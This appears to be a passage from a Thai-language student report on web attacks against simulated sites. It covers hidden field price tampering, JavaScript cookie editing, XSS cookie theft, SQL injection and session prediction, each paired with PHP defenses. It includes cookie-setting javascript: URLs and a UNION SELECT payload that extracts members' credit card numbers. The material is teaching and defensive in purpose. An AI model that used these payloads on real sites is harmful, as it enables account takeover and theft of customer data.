ซึ่งการทำ Hidden Manipulation นั้นทำได้โดยการแก้ไข input ที่มี type เป็น hidden field โดยการแก้ไขค่า value ="x"ให้น้อยลงจากราคาปกติตามที่ Hacker ต้องการ ซึ่งเมื่อทำการแก้ค่าแล้วสิ่งต่อไปก็เป็นการส่งค่าที่ทำการเปลี่ยนนั้นไปประมวลผลทาง Server การเปลี่ยน ในส่วนของ form ที่ทำการส่ง form นั้นไปยังฝั่ง Server ซึ่งส่วนที่ทำหน้าที่นี้คือ action= "www.example.com/javack.php" เท่านี้ก็เป็นการส่งหน้า page นี้ไปยัง Server ได้แล้วซึ่งถ้า website นั้นไม่มีการป้องกันการทำ Hidden Manipulation เอาไว้สิ่งที่ได้ทำไปก็จะได้ผล

การป้องกัน

รูปที่ 5.7 การสั่งสินค้าจำนวน 100 ชิ้น

ใช้การ Check ค่า ตัวแปล HTTP_REFERER ซึ่งเป็นตัวแปล Environment Variable ของ HTTP เพื่อดูว่าหน้า page ที่ส่งค่ามานั้นมาจากหน้าเว็บของ Server ของ เว็บของเราหรือเปล่าแต่วิธีนี้ก็ยังไม่ปลอดภัยเพราะว่า Hacker สามารถที่จะเขียนส่วนหัวของ Header ของ HTTP ให้สามารถ

เปลี่ยนค่า HTTP_REFERER ได้เช่นกัน การที่จะให้ปลอกภัยมากขึ้นคือต้องมีการ Check ค่าที่รับมาว่าค่านั้นถูกต้องก่อนการคำนวณราคาสินค้าและต้องมีการ Check ขนาดของค่าที่รับมาว่ามีขนาดไม่เกินที่กำหนดไว้หรือเปล่าด้วย ลดหรือไม่ใช้ input type hidden ในการรับส่งค่าสำคัญๆ ต่างๆซึ่งในPHPนั้นสามารถใช้ตัวแปล SESSION ซึ่งตัวแปล SESSION นั้นจะเก็บเอาไว้ทางฝั่งของ Server ซึ่งจะปลอดภัยกว่าแต่ก็ใช่ว่าตัวแปล SESSION จะปลอดภัยเสียทีเดียวแต่ก็ปลอดภัยกว่า การส่งตัวแปลแบบ Hidden ดังรูปที่ 5.7 แสดงให้เห็นว่ามีการป้องกันแล้ว


5.3 Java Injection

การทดลอง


Java Injection มีสองประเภทคือ Java Injection Form Editing และ Java Injection Cookie Editing

5.3.1 Java Injection Form Editing

ทำได้โดยการview ดูโค้ดเพื่อดูลำดับของ form และ field ที่ต้องการแก้ไขแล้วใช้คำสั่ง Javascript ที่ URL ดังรูป




รูปที่ 5.8 การเปลี่ยนค่า field ภายในเครื่อง Client และดูค่าที่เปลี่ยน



รูปที่ 5.9 การส่งค่าที่เปลี่ยนไปประมวลผลที่ Server

5.3.2 Java Injection Cookie Editing

สามารถเปลี่ยนค่าของ Cookie โดยใช้ Javascript ในการเปลี่ยนค่า Cookie โดยทำได้ดังรูป



รูปที่ 5.10 การดูค่า Cookie

จากรูปที่ 4.8 เป็นการแสดง cookie นั้นเองส่วนการทำ Injection นั้นก็ไม่ยากโดยการใช้คำสั่งเดิมแค่ทำการเปลี่ยนค่า cookie ตามที่เราต้องการรูปแบบการทำคือ


(5.2)

```
javascript:void(document.cookie="Field = myValue");
```

Field คือตัวแปลของ cookie ส่วน myValue นั้นคือค่า cookie นั้นเองมาลองดูตัวอย่างการทดลองดังรูปที่ 5.11

(5.3)


```
javascript:void(document.cookie="Status = Online");
```



รูปที่ 5.11 เป็นการเปลี่ยนค่า Cookie

เป็นการเปลี่ยน cookie ที่มีชื่อ Status เป็น Online ซึ่งถ้าเว็บบางเว็บนั้นเก็บข้อมูลสำคัญลงใน cookie เช่นสถานการณ์ login เป็นต้นเราก็สามารถที่ใช้วิธี

การป้องกัน



รูปที่ 5.12 ค่า Cookie ซึ่งไม่การเก็บค่า Cookie ที่เป็น Clear text

รูปที่ 5.13 การทำ Java Injection แต่ถูกป้องกันเอาไว้แล้วจึงไม่ alert ขึ้นมา


รูปที่ 5.14 การสั่งซื้อสินค้าที่ไม่มีการใช้ Hidden field ในการเก็บราคา ราคาจึงไม่เปลี่ยน

จากรูปได้มีการหลีกเลี่ยงการเก็บ cookie ที่สำคัญและ การใช้ form ก็ควรระมัดระวังโดยการกรอง input โดยระเอียดและไม่ใช้ Hidden field ในการส่งข้อมูลสำคัญ ถ้าจะใช้ cookie ก็เก็บข้อมูลส่วนที่ไม่สำคัญแล้วก็ต้องเข้ารหัส cookie ด้วย


5.4 Cross Site Script (XSS)

การทดลอง

มีการจำลองเว็บบอร์ดที่สามารถวาง Script ได้ซึ่งผู้ใช้งานสามารถที่จะวาง Script ต่างได้ และจะมีหน้า page ให้ป้องกันด้วยซึ่งไม่สามารถวาง Script ได้มีการป้องกันไว้แล้ว




รูปที่ 5.15 การทดสอบอย่างง่ายว่าเว็บบอร์ดวาง Script ได้หรือไม่



รูปที่ 5.16 การวางกระทู้เพื่อทดสอบ Script


รูปที่ 5.17 กระทู้ที่ได้วางไว้

แสดงให้เห็นว่าเว็บบอร์ดนี้สามารถวางกระทู้ได้เพราะคำว่า test กลายเป็นตัวหนาไปแล้ว และไม่แสดง tag HTML



รูปที่ 5.18 การวางกระทู้ที่จะแสดงค่า Cookie

รูปที่ 5.19 ค่า Cookie เมื่อคลิกกระทู้



รูปที่ 5.20 กระทู้ที่ได้วาง Script เพื่อขโมย Cookie

รูปที่ 5.21 ค่า Cookie ที่ถูกขโมย

การป้องกัน

รูปที่ 5.22 กระทู้ที่ได้วางไว้แต่เว็บบอร์ดไม่สามารถวาง Script ได้

การป้องกันก็มีการตรวจเช็คอินพุตที่เป็นอักขระพิเศษต่างๆก่อนรับเข้ามาซึ่งในโครงการได้ใช้ PHP เขียนโดย PHP ได้มีฟังก์ชันที่สามารถตรวจเช็คพวกอักขระพิเศษคือ ฟังก์ชัน htmlspecialchars() ซึ่งในโค้ดจะเป็นดังนี้

(5.4)


```
$a_message = htmlspecialchars($a_message);
$a_name = htmlspecialchars($a_name);
$a_email = htmlspecialchars($a_email);
$a_icq = htmlspecialchars($a_icq);
```

เป็นการกรองตัวอักขระพิเศษใน message , name, email, icq ก็จะทำให้ไม่สามารถรันสคริปต์ได้กลายเป็น text file ธรรมดาเท่านั้น

5.5 Query Poisoning


การทดลอง

เป็นการจำลองร้านขายหนังสือผ่านเว็บ ซึ่งสามารถทำ Query Poisoning ได้ ส่วนการป้องกันนั้นมีการกรองการทำ Query Poisoning




รูปที่ 5.23 การทดสอบการทำ Query Poisoning

เป็นการทดสอบการทำ Query Poisoning โดยการใช้ Statement SQL ฉีดเข้าไปใน Query String โดยใช้ Statement “OR 1”



รูปที่ 5.24 ทำ Query Poisoning โดยใช้ Statement “ORDER BY Price DESC”


เป็นการเรียงลำดับสินค้าจากราคามากไปหาน้อยแต่ต้องรู้ว่า field ราคาเสียก่อนถึงจะทำได้



รูปที่ 5.25 ทำ Query Poisoning โดยใช้ เทคนิคการ UNION

เป็นการใช้ Statement "UNION SELECT member,credit_card_no,0 from profile" เพื่อจะแสดงรายชื่อ สมาชิกเว็บนี้และแสดงหมายเลข Credit Card ของสมาชิกด้วยส่วยอีก field ที่ไม่รู้ก็ให้ใส่ 0 หรือ NULL ก็ได้

การป้องกัน




รูปที่ 5.26 การป้องกันการทำ Query Poisoning

จากรูปจะไม่สามารถทำ Query ได้เพราะได้ทำการกรอง Input ที่รับมาให้ดีเช่น พวกตัวอักขระพิเศษต่างๆซึ่งใน PHP นั้นจะ Build in Function addslashes มาให้แล้วฉะนั้นพวกอักขระพิเศษก็ไม่มีปัญหาตามด้วยการใส่ Function intval() เพื่อกรองค่าที่รับมาจาก Query string ก็จะช่วยได้อันหนึ่งแต่ที่น่าเป็นห่วงคือว่า Hacker มักจะเข้ามาทาง Unicode ของตัวอักขระพิเศษแทนก็ต้องเขียนตรวจสอบด้วยเช่น พวก ; ซึ่งใน PHP มีการป้องกันแต่ถ้าเป็น Unicode ยังไม่ได้ป้องกันซึ่งถ้าเป็น Unicode จะเป็น %3B ก็จะเข้ามาได้


5.6 Session Hijacking

การทดลอง


เป็นการจำลองเว็บดาวโหลดแห่งหนึ่งซึ่งผู้ใช้งานจะได้แค่ User ที่เป็นระดับธรรมดาเท่านั้น ซึ่งจะไม่สามารถดาวโหลดไฟล์ได้ซึ่งผู้ใช้งานจะต้องทำการขโมย Session ของสมาชิก VIP ที่สามารถดาวโหลดได้ทุกไฟล์ซึ่งมีรายชื่อสมาชิกและอีเมล์ซึ่งทางเว็บได้เปิดเผยเอาไว้ ตัวอย่างของการทดลองนี้เป็น Generate Session ที่ไม่ดีที่สามารถคาดเดาได้ ซึ่งในการทดลองนั้นเป็นการจำลองเว็บดาวโหลดแห่งหนึ่งที่ให้ดาวโหดไฟล์ต่าง โดยกำหนดให้ผู้ใช้งานมี User เป็นธรรมดาซึ่งไม่สามารถดาวโหลดได้ ผู้ใช้งานจะต้องขโมย Session ของ User VIP ที่สามารถดาวโหลดได้ ซึ่ง Session ที่ต้องการให้ขโมยเป็น User ที่ชื่อ trudy โดยในเว็บนี้มีการ Generate Session ขึ้นมาแบบง่ายๆ ซึ่งสามารถคาดเดาได้หากสมัครสมาชิกหลายๆครั้งก็จะคาดเดาได้แล้วดู Session id ก็จะสามารถคาดเดาได้ โดยทางเว็บได้ Generate Session 